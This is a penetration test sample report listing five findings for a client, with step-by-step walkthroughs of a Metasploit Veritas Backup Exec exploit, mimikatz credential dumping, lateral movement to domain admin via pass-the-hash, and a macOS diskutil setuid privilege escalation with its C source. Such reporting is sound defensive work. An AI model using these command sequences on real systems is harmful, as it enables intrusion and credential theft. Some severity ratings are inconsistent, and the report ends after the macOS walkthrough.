EDDWISE

Penetration Test Sample Report

Table of Contents

Statement of Confidentiality

Eddwise considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. In no event shall Eddwise be liable to anyone for special, incidental, collateral or consequential damages arising out of the use of this information. This document may not be released by Eddwise to another vendor, business partner or contractor without prior written consent from the parties.

Engagement Contacts

Client's Side

Information Security Officer - Company X

Eddwise Team

Penetration Tester 1

Penetration Tester 2

Executive Summary

Company X has contracted Eddwise to perform a Penetration Test in order to identify security weaknesses, determine the impact, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Period of Testing

The penetration test was performed over the 10 Day period.

Scope

Eddwise performed testing under a “Gray box” approach with having access to internal network. The goal was to identify unknown weaknesses of the provided host list.

Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential.

Tools Used

Nmap, Rustscan, Feroxbuster, dirb, dirsearch, msfconsole, BurpSuit, sqlmap, bypass-403, Zap, Frida, adb, Android Studio, objection, jadx-gui, ghidra

Approach

Target Enumeration → **Vulnerability Analysis** → **Exploitation**

Collect information about the target.

Analyze the data collected during enumeration to identify vulnerabilities

Attempt to exploit identified vulnerabilities using a combination of publicly available exploit code and commercial penetration testing tools to gain unauthorized access to systems, data, and resources

Findings Severity

Findings severity is measured based on the CVSS system and will be graded correspondingly

Severity	Critical	High	Medium	Low	Info
Score	9-10	7-8.9	4-6.9	0.1-3.9	N/A

Critical - Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately

High - Can cause significant damage, often enabling an attacker to gain access to sensitive information, disrupt services, or further penetrate network defenses.

Medium - Have a notable impact and may require more specific conditions to be exploited or may have a lesser impact on the system.

Low - Typically have a limited impact and are often more challenging to exploit. They might require local access to the system or significant user interaction.


Informational - Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own.

Findings Summary

The Eddwise Penetration Test Team was engaged to perform a security assessment of following resources:

(list of the resources tested)

During the course of testing, Eddwise uncovered a total of five (5) findings that pose a risk to the organization. The below table provides a summary of the findings by severity level.



Vulnerabilities in Detail

1. Veritas NetBackUp - Remote Code Execution - Critical

CVSS SCORE	9.8
Affected host	(host/resource)
Description	Veritas Backup Exec Agent supports multiple authentication schemes and SHA authentication is one of them. This authentication scheme is no longer used within Backup Exec versions, but hadn't yet been disabled. The vulnerability presents in 16.x, 20.x and 21.x versions of Backup Exec up to 21.2 (or up to and including Backup Exec Remote Agent revision 9.3)
Security Impact	An attacker could remotely exploit the SHA authentication scheme to gain unauthorized access to the BE Agent and execute an arbitrary OS command on the host with NT AUTHORITY\SYSTEM or root privileges depending on the platform.
Remediation	Keep all operating systems and applications updated with the latest vendor patches. Follow a multi-layered approach to security. Run both firewall and anti-malware applications, at a minimum, to provide multiple points of detection and protection to both inbound and outbound threats.

2. MacOS Privilege Escalation - CVE-2023-42952 - High

CVSS SCORE	7.8
Affected host	(host/resource)
Description	The exploit script leverages the "diskutil" command to mount filesystems with specific options, enabling the attacker to escalate their privileges. It involves creating a setuid shell payload, modifying filesystem permissions, copying the payload to a placeholder file, setting permissions and setuid bit, and executing the payload to gain root access
Security Impact	The attacker with low privileged user (service user in this case) may gain admin privileges.
Remediation	Update the OS. This issue is fixed in macOS Ventura 13.6.3, macOS Sonoma 14.2, macOS Monterey 12.7.2

3. Unauthenticated Arbitrary Read - Medium

CVSS SCORE	5.5
Affected Host	(host/resource)
Description	The Jenkins CVE-2024–23897 vulnerability poses a severe threat, allowing remote code execution (RCE) and arbitrary file read. Exploiting this flaw could lead to unauthorized access, data breaches, and compromise of the Jenkins automation environment
Security Impact	Allows unauthenticated attackers to execute arbitrary code and read arbitrary files by exploiting a critical remote code execution vulnerability
Remediation	Company Must Apply Latest Security Updates Immediately

4. Time-Based SQL Injection on Internal Web Application - Low

CVSS SCORE	3.5
Affected host	(host/resource)
Description	The internal web application exposed a time-based SQL injection vulnerability through its user and admin authentication page.
Security Impact	attacker can exploit the time-based SQL injection to potentially extract data or infer information from the database by introducing delays.
Remediation	Implement strict input validation and ensure all database queries are parameterized to prevent SQL injection.

5. Changelog file on main website - Informational

CVSS SCORE	N/A
Affected host	(host/resource)
Description	A changelog.txt file on the main site lists Drupal updates and fixes, providing version details.
Security Impact	It could help an attacker identify the Drupal version and correlate it with known vulnerabilities if the system is outdated.
Remediation	To minimize exposure, restrict public access to the changelog.txt file by removing it from the web directory or configuring server rules to deny direct access.

Vulnerabilities Walkthrough

Following is a detailed walkthrough of found vulnerabilities in a given network with provided screenshots to let the Client's cybersecurity team go through the steps if needed.

Veritas NetBackUp - Remote Code Execution - Critical

Pentesters exploited the service to obtain Domain Admin privileges on the network. The same service was running on multiple database IP ranges.

To find vulnerable service port scan is essential. For this nmap tool was utilized:

nmap -Pn -T3 <ip> -v -p- -sCV

```
10000/tcp open  ndmp        Symantec/Veritas Backup Exec ndmp (NDMPv3)
```

Googling service name and searching for vulnerabilities revealed publicly available exploit:

Rapid7
https://www.rapid7.com › ... · გადათარგმნეთ ეს გვერდი

Veritas Backup Exec Agent Remote Code Execution

23 სექ. 2022 — An attacker could remotely **exploit** the SHA authentication scheme to gain

This exploit is available on Metasploit framework which can be utilized by hackers for the ease of use. The Rapid7 article has the guide for usage.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/veritas/beagent_sha_auth_rce
msf exploit(beagent_sha_auth_rce) > show targets
    ...targets...
msf exploit(beagent_sha_auth_rce) > set TARGET < target-id >
msf exploit(beagent_sha_auth_rce) > show options
    ...show and set options...
msf exploit(beagent_sha_auth_rce) > exploit
```

Metasploit's tool msfconsole is freely available for everyone and is usually used for scanning and exploiting purposes. It comes by default in Kali Linux. To start it following command should be executed. It should prompt Command Line Interface.

```
msf6 > search veritas
```

Seven public exploits has been found as a result. One of them (#1) is Veritas Backup Exec Agent Remote Code Execution:

```
Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/multi/misc/veritas_netbackup_cmdexec  2004-10-21       excellent  Yes    VERITAS NetBackup Remote Command Execution
   1  exploit/multi/veritas/beagent_sha_auth_rce    2021-03-01       excellent  Yes    Veritas Backup Exec Agent Remote Code Execution
   2  exploit/windows/backupexec/name_service       2004-12-16       average    No     Veritas Backup Exec Name Service Overflow
   3  auxiliary/admin/backupexec/registry                            normal     No     Veritas Backup Exec Server Registry Access
   4  exploit/windows/backupexec/remote_agent       2005-06-22       great      Yes    Veritas Backup Exec Windows Remote Agent Overflow
   5  auxiliary/admin/backupexec/dump                                normal     No     Veritas Backup Exec Windows Remote File Access
   6  exploit/windows/backupexec/ssl_uaf            2017-05-10       normal     Yes    Veritas/Symantec Backup Exec SSL NDMP Connection Use
-Free
```

To use this exploit simply type "use 1" and msfconsole will automate:

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/veritas/beagent_sha_auth_rce) > options

Module options (exploit/multi/veritas/beagent_sha_auth_rce):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-
   RPORT    10000            yes       The target port (TCP)


   When TARGET is Linux:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   SHELL  /bin/bash        yes       The shell for executing OS command


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     [redacted]       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

For the exploit to work in the given environment, it is necessary to change the payload to windows/meterpreter/bind_tcp and set remote host to the target:

set payload windows/meterpreter/bind_tcp
set RHOSTS [redacted]

Now 'options' should show following information:

```
msf6 exploit(multi/veritas/beagent_sha_auth_rce) > options

Module options (exploit/multi/veritas/beagent_sha_auth_rce):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   [redacted]       yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
   RPORT    10000            yes       The target port (TCP)


   When TARGET is Linux:

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   SHELL   /bin/bash        yes       The shell for executing OS command


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     [redacted]       no        The target address
```

After successfully exploiting the vulnerability by executing it with 'run' command attackers will receive shell:

```
msf6 exploit(multi/veritas/beagent_sha_auth_rce) > run

[*] [redacted]20:10000 - Running automatic check ("set AutoCheck false" to disable)
[*] [redacted]20:10000 - Checking vulnerability
[*] [redacted]20:10000 - Connecting to BE Agent service
[*] [redacted]20:10000 - Getting supported authentication types
[*] [redacted]20:10000 - Supported authentication by BE agent: BEWS2 (190), SHA (5), SSPI (4)
[*] [redacted]20:10000 - BE agent revision: 9.3
[+] [redacted]20:10000 - The target appears to be vulnerable. SHA authentication is enabled
[*] [redacted]20:10000 - Exploiting ...
[*] [redacted]20:10000 - Connecting to BE Agent service
[*] [redacted]20:10000 - Enabling TLS for NDMP connection
[*] [redacted]20:10000 - Passing SHA authentication
[*] [redacted]20:10000 - Uploading payload with NDMP_FILE_WRITE packet
[*] Started bind TCP handler against [redacted]:4444
[*] Sending stage (176198 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:41251 → [redacted]:4444) at 2024-10-18 04:29:31 -0400

meterpreter >
```

running 'shell' and then 'whoami' confirms that local having admin access on the host:

```
meterpreter > shell
C:\Program Files\Veritas\Backup Exec\RAWS>whoami
whoami
nt authority\system
```

Local admins can obtain NTLM hashes of the users that were logged on the host. Tool 'mimikatz' can be utilized for this. For the ease of use, tester ran 'back' command to get to meterpreter shell and 'upload mimikatz.exe'.

```
upload mimikatz.exe
 : /home/[redacted]/mimikatz.exe → mimikatz.exe
.19 MiB of 1.19 MiB (100.0%): /home/[redacted] mimikatz.exe →
 : /home/[redacted]/mimikatz.exe → mimikatz.exe
```

There was no restrictions for running the file executable:

```
C:\Program Files\Veritas\Backup Exec\RAWS>.\mimikatz.exe
.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

To obtain user hashes following mimikatz commands should be run:
privilege::debug
sekurlsa::logonpasswords

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

Hashes and passwords (if easily decrypted) were be written in the terminal in a following manner. Only domain user 'sql_backup' is shown in the following screenshot, because it was utilized for privilege escalation to domain admin:

```
User Name         : [redacted]
Domain            : [redacted]
Logon Server      : DC01
Logon Time        : 10/18/2024 12:01:10 PM
SID               : [redacted]742-10677
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : [redacted]
         * SHA1     : [redacted]
         [00010000] CredentialKeys
         * NTLM     : [redacted]
         * SHA1     : [redacted]
        tspkg :
        wdigest :
         * Username : [redacted]
         * Domain   : [redacted]
         * Password : [redacted]
```

As shown in the screenshot, although there is NTLM hash, the plain weak password was also saved on the host, which will be utilized:

user: [redacted]
password: [redacted]

```
meterpreter > upload mimikatz.exe
[*] Uploading  : /home/[redacted]/mimikatz.exe → mimikatz.exe
[*] Uploaded 1.19 MiB of 1.19 MiB (100.0%): /home/[redacted]/mimikatz.exe → mimikatz.exe
[*] Completed  : /home/[redacted]/mimikatz.exe → mimikatz.exe
```

To check the legitimacy of the found user tool 'crackmapexec' was used by the attackers on different host in the same IP range with following command:

crackmapexec smb <ip> -u <username> -p <password>

```
(shaleph㉿kali)-[~]
crackmapexec smb 1[redacted] -u s[redacted]p -p A[redacted]
SMB  1[redacted]  445  INTRA-DB04  [*] Windows Server 2012 R2 Standard 9600 x64 (name:INTRA-DB04) (domain:pharm.local) (signing:False) (SMBv1:Tru
SMB  1[redacted]  445  INTRA-DB04  [+] [redacted].local\s[redacted]:[redacted] (Pwn3d!)
```

same tool for winrm service was also checked:

crackmapexec winrm <ip> -u <username> -p <password>

```
(shaleph㉿kali)-[~]
$ crackmapexec winrm [redacted] -u [redacted] -p [redacted]
SMB   [redacted]  5985  INTRA-DB04  [*] Windows 8.1 / Server 2012 R2 Build 9600 (name:INTRA-DB04) (domain:[redacted]
HTTP  [redacted]  5985  INTRA-DB04  [*] http://[redacted]:5985/wsman
WINRM [redacted]  5985  INTRA-DB04  [+] [redacted].local\[redacted]p[redacted] (Pwn3d!)
```

In both casesthe output "Pwn3d!" indicates that the user is legitimate with admin privileges on the target host. To obtain other user hashes "evil-winrm" tool was utilized by testers to obtain shell on the new target IP address and use same tool "mimikatz". Command that grants shell using 'evil-winrm' and upload 'mimikatz.exe' is the following:

evil-winrm -i <ip> -u <username> -p <password>
upload mimikatz.exe

```
└─$ evil-winrm -i [redacted] -u [redacted] -p [redacted]

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limita

Data: For more information, check Evil-WinRM GitHub: https://gi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\[redacted]\Documents>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\[redacted]\Documents> upload mimikatz.exe

Info: Uploading /home/[redacted]/mimikatz.exe to C:\Users\[redacted]\Documents\mimikatz.exe
```

The tool 'evil-winrm' is not optimized to run mimikatz. For running the executable, testers logged in to the target host with 'psexec' tool that utilizes smb service for obtaining windows cmd with following command:

impacket-psexec <username>:<password>@<ip>

```
└─$ impacket-psexec [redacted]
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on [redacted].....
[*] Found writable share ADMIN$
[*] Uploading file lSYqSVxe.exe
[*] Opening SVCManager on [redacted].....
[*] Creating service dhgJ on [redacted].....
[*] Starting service dhgJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

After navigating to the directory where mimikatz was uploaded, it can be ran smoothly with the command that was used before:

cd \Users\<username>\Documets
dir

```
dir
C:\Users\[redacted]\Documents> Volume in drive C has no label
 Volume Serial Number is 3647-A7C0

 Directory of C:\Users\[redacted]\Documents

10/18/2024  12:16 PM    <DIR>          .
10/18/2024  12:16 PM    <DIR>          ..
10/18/2024  12:16 PM         1,250,056 mimikatz.exe
```

./mimikatz.exe

privilege::debug
sekurlsa::logonpasswords

```
.\mimikatz.exe
C:\Users\[redacted]\Documents>
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   **/

privilege::debug
mimikatz # Privilege '20' OK
```

```
sekurlsa::logonpasswords
mimikatz #
Authentication Id : 0 ; 633752 (00000000:0009ab98)
Session           : RemoteInteractive from 2
User Name         : [redacted]
Domain            : [redacted]
Logon Server      : DC02
Logon Time        : 6/19/2024 11:59:54 AM
SID               : [redacted]2742-1810
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : [redacted]
         * SHA1     : [redacted]
```

Testers obtained user and the hash.

NTLM hashes can be utilized with same tools similarly as plain passwords, so with crackmapexec tool testers checked the legitimacy of user and hash and privileges on Gepha Domain Controller with following command:

crackmapexec smb <ip> -u <username> -H <hash>

```
┌──(shaleph㉿kali)-[~]
└─$ crackmapexec smb [redacted] -u [redacted] -H [redacted]
SMB         [redacted]  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:[redacted]) (
SMB         [redacted]  445    DC01             [+] [redacted] (Pwn3d!)
```

crackmapexec smb <ip> -u <username> -H <hash>

```
┌──(shaleph㉿kali)-[~]
└─$ crackmapexec winrm [redacted] -u [redacted] -H [redacted]
SMB         [redacted]  5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:[redacted])
HTTP        [redacted]  5985   DC01             [*] http://[redacted]:5985/wsman
WINRM       [redacted]  5985   DC01             [+] [redacted] (Pwn3d!)
```

As results indicate the user is admin on domain controller meaning domain admin privileges has been obtained. To further validate this claim testers logged in on the DC01 and checked privileges with 'whoami /all' command:

evil-winrm -i <ip> -u <username> -H <hash>

```
*Evil-WinRM* PS C:\Users\[redacted]\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ==========================================
[redacted]

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
          in Admins                        Group            S-1-5-21-1082803345-1467716301-3689152742-512  Mandatory group, Enabled by default, Enabled group
                                           Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
          ministrators                     Alias            S-1-5-32-544                                   Mandatory group, Enabled by default, Enabled group, Group owner
          rtificate Service DCOM Access    Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
          ers                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
          e-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
          TY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
          TY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
          TY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
          ns                               Group            S-1-5-21-1082803345-1467716301-3689152742-3325 Mandatory group, Enabled by default, Enabled group
          epartment_RWM                    Group            S-1-5-21-1082803345-1467716301-3689152742-12273 Mandatory group, Enabled by default, Enabled group
          icShareAccess_u                  Group            S-1-5-21-1082803345-1467716301-3689152742-10817 Mandatory group, Enabled by default, Enabled group
          -USB-read-write                  Group            S-1-5-21-1082803345-1467716301-3689152742-9575  Mandatory group, Enabled by default, Enabled group
          ange Server Certificates management Group         S-1-5-21-1082803345-1467716301-3689152742-18807 Mandatory group, Enabled by default, Enabled group
          ed RODC Password Replication Group Alias          S-1-5-21-1082803345-1467716301-3689152742-572   Mandatory group, Enabled by default, Enabled group, Local Group
          TY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
          Label\High Mandatory Level       Label            S-1-16-12288
```

MacOS Privilege Escalation - CVE-2023-42952 - High

The vulnerability allows unprivileged users to gain full root control over the system by exploiting the "diskutil" command line utility. This poses a significant security risk to affected macOS systems.

First, utilizing the vulnerability of the host, where any Active Directory user can log in to it via ssh service, tester checked the system information including version of the OS:

```
$ ssh
Password:
Password:
Last login: Tue Jan 14 17:51:09 2025 from

The default interactive shell is now zsh.
```

```
System Software Overview:

  System Version: macOS 13.0 (22A380)
  Kernel Version: Darwin 22.1.0
  Boot Volume: Macintosh HD
  Boot Mode: Normal
  Computer Name:
  User Name:
  Secure Virtual Memory: Enabled
  System Integrity Protection: Enabled
  Time since boot: 28 days, 22 hours, 31 minutes
```

After the initial enumeration of the system, testers started looking for ways to escalate privileges and found the following article that utilizes “diskutil” command for mounting the disk, editing a file, remounting the disk, and running the edited file as a root user.
Following are the steps to reproduce the vulnerability assigned CVE-2023-42952:

diskutil is a command line tool that allows mounting filesystems for all of the users. It has mount options with owner’s flag. owners/noowners flag: it enables/disables support for users ownership, so in "noowners" mode: it acts as if all files were belonging to the current user (UID=99), while "owners" mode preserves original ownership of each file.

Testers created a simple script that calls shell, which returns a root shell if owned by the root user. it also needs to be compiled to be ran successfully as a binary.
gcc /tmp/suidsh.c -o /tmp/suidsh

```
cat suidsh.c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>


int main(int argc, const char * argv[]) {
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

```
gcc ./suidsh.c -o ./suidsh
ls
om.apple.launchd.O51v639h38      com.apple.lau
e.8616859B-3074-4BA3-ADCE-5830B93E7AF8 com.app
 com.apple.launchd.YXgm3G9Oax
 com.apple.launchd.Za9uZ4OOJG
 com.apple.launchd.ary6L5rggY
 com.apple.launchd.f3BLxnXqzR
 com.apple.launchd.nNBjRbESEf      suidsh
 com.apple.launchd.rJDkPSavGQ      suidsh.c
 com.apple.launchd.vb1L7fMOAR
```

Next testers needed to find which disk the root filesystem (“/”) came from and a file that was owned by root and not protected with SIP (“System Integrity Protection”). After finding that it was the disk3s1 following command was used to mount the disk:
diskutil mount -mountOptions noowners /dev/disk3s1

```
/                    diskutil mount -mountOptions noowners /dev/disk3s1
Volume Macintosh HD on /dev/disk3s1 mounted
```

Testers chose popular file in root directory for this vulnerability “.file” for modification

```
1 root  admin     0 Oct 18  2022 .file
```

.file is owned by root in the root directory

Checking if the noowner flag worked successfully after mounting the filesystem on the “.flag” file that was owned by the root before.

```
:Volumes                    cd Macintosh\ HD\ 1/
:Macintosh HD 1                  ls -la
total 0
drwxr-xr-x  21                  \Domain Users   672 Jan 15 23:26 .
drwxr-xr-x   6                  eel             192 Jan 16 16:25 ..
d-wx--x--t   3                  \Domain Users    96 Jan 15 23:26 .Trashes
lrwxr-xr-x   1                  \Domain Users    36 Oct 18  2022 .VolumeIc
--wx------   1                  \Domain Users     0 Oct 18  2022 .file
```

.file is owned by our user in the mounted directory

Make the file writeable in the mounted filesystem:

chmod u+w /Volumes/Macintosh\ HD\ 1/.file

```
[redacted]$ chmod u+w /Volumes/Macintosh\ HD\ 1/.file
```

Next testers copied the binary "suidsh" to the ".file" inside the mounted filesystem

dd if=/tmp/suidsh of=/Volumes/Macintosh\ HD\ 1/.file

```
[redacted]Macintosh HD 1 [redacted]$ dd if=/tmp/suidsh of=/Volumes/Macintosh\ HD\ 1/.file
65+1 records in
65+1 records out
33475 bytes transferred in 0.001600 secs (20921875 bytes/sec)
```

After remounting, to run the binary it was needed to set setuid bit and make the file executable for all the users:

chmod 4755 /Volumes/Macintosh\ HD\ 1/.file

```
[redacted]:Macintosh HD 1 [redacted]$ chmod 4755 /Volumes/Macintosh\ HD\ 1/.file
[redacted]:Macintosh HD 1 [redacted]$ ls -la
total 72
drwxr-xr-x  21 [redacted] Domain Users    672 Jan 15 23:26 .
drwxr-xr-x   6 [redacted] el              192 Jan 16 16:25 ..
d-wx--x--t   3 [redacted] Domain Users     96 Jan 15 23:26 .Trashes
lrwxr-xr-x   1 [redacted] Domain Users     36 Oct 18  2022 .VolumeIcon.icns
-rwsr-xr-x   1 [redacted] Domain Users  33475 Jan 16 16:40 .file
```

All that was left before running the exploit was to remount the filesystem now without setting the noowners flag:

diskutil umount /dev/disk3s1

diskutil mount /dev/disk3s1

```
[redacted]:Volumes [redacted] diskutil umount /dev/disk3s1
Volume Macintosh HD on disk3s1 unmounted
[redacted]:Volumes lbankprerel.lb.ge$ diskutil mount /dev/disk3s1
Volume Macintosh HD on /dev/disk3s1 mounted
```

Checking the binary, it is owned by the root and executable for everyone:

```
[redacted]:Volumes [redacted] cd Macintosh\ HD\ 1/
[redacted]:Macintosh HD 1 [redacted]$ ls -la
total 72
drwxr-xr-x  21 root  wheel    672 Jan 15 23:26 .
drwxr-xr-x   5 root  wheel    160 Jan 16 16:43 ..
d-wx--x--t   3 root  wheel     96 Jan 15 23:26 .Trashes
lrwxr-xr-x   1 root  admin     36 Oct 18  2022 .VolumeIco
-rwsr-xr-x   1 root  admin  33475 Jan 16 16:40 .file
```


Running the binary returns shell with privileged user:
/Volumes/Macintosh\ HD\ 1/.file


```
[redacted]Macintosh HD 1 [redacted]$ /Volumes/Macintosh\ HD\ 1/.file
whoami

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2# whoami
root
bash-3.2# id
uid=0(root) gid=0(wheel) [redacted](Domain Users) groups=0(wheel),1(
```

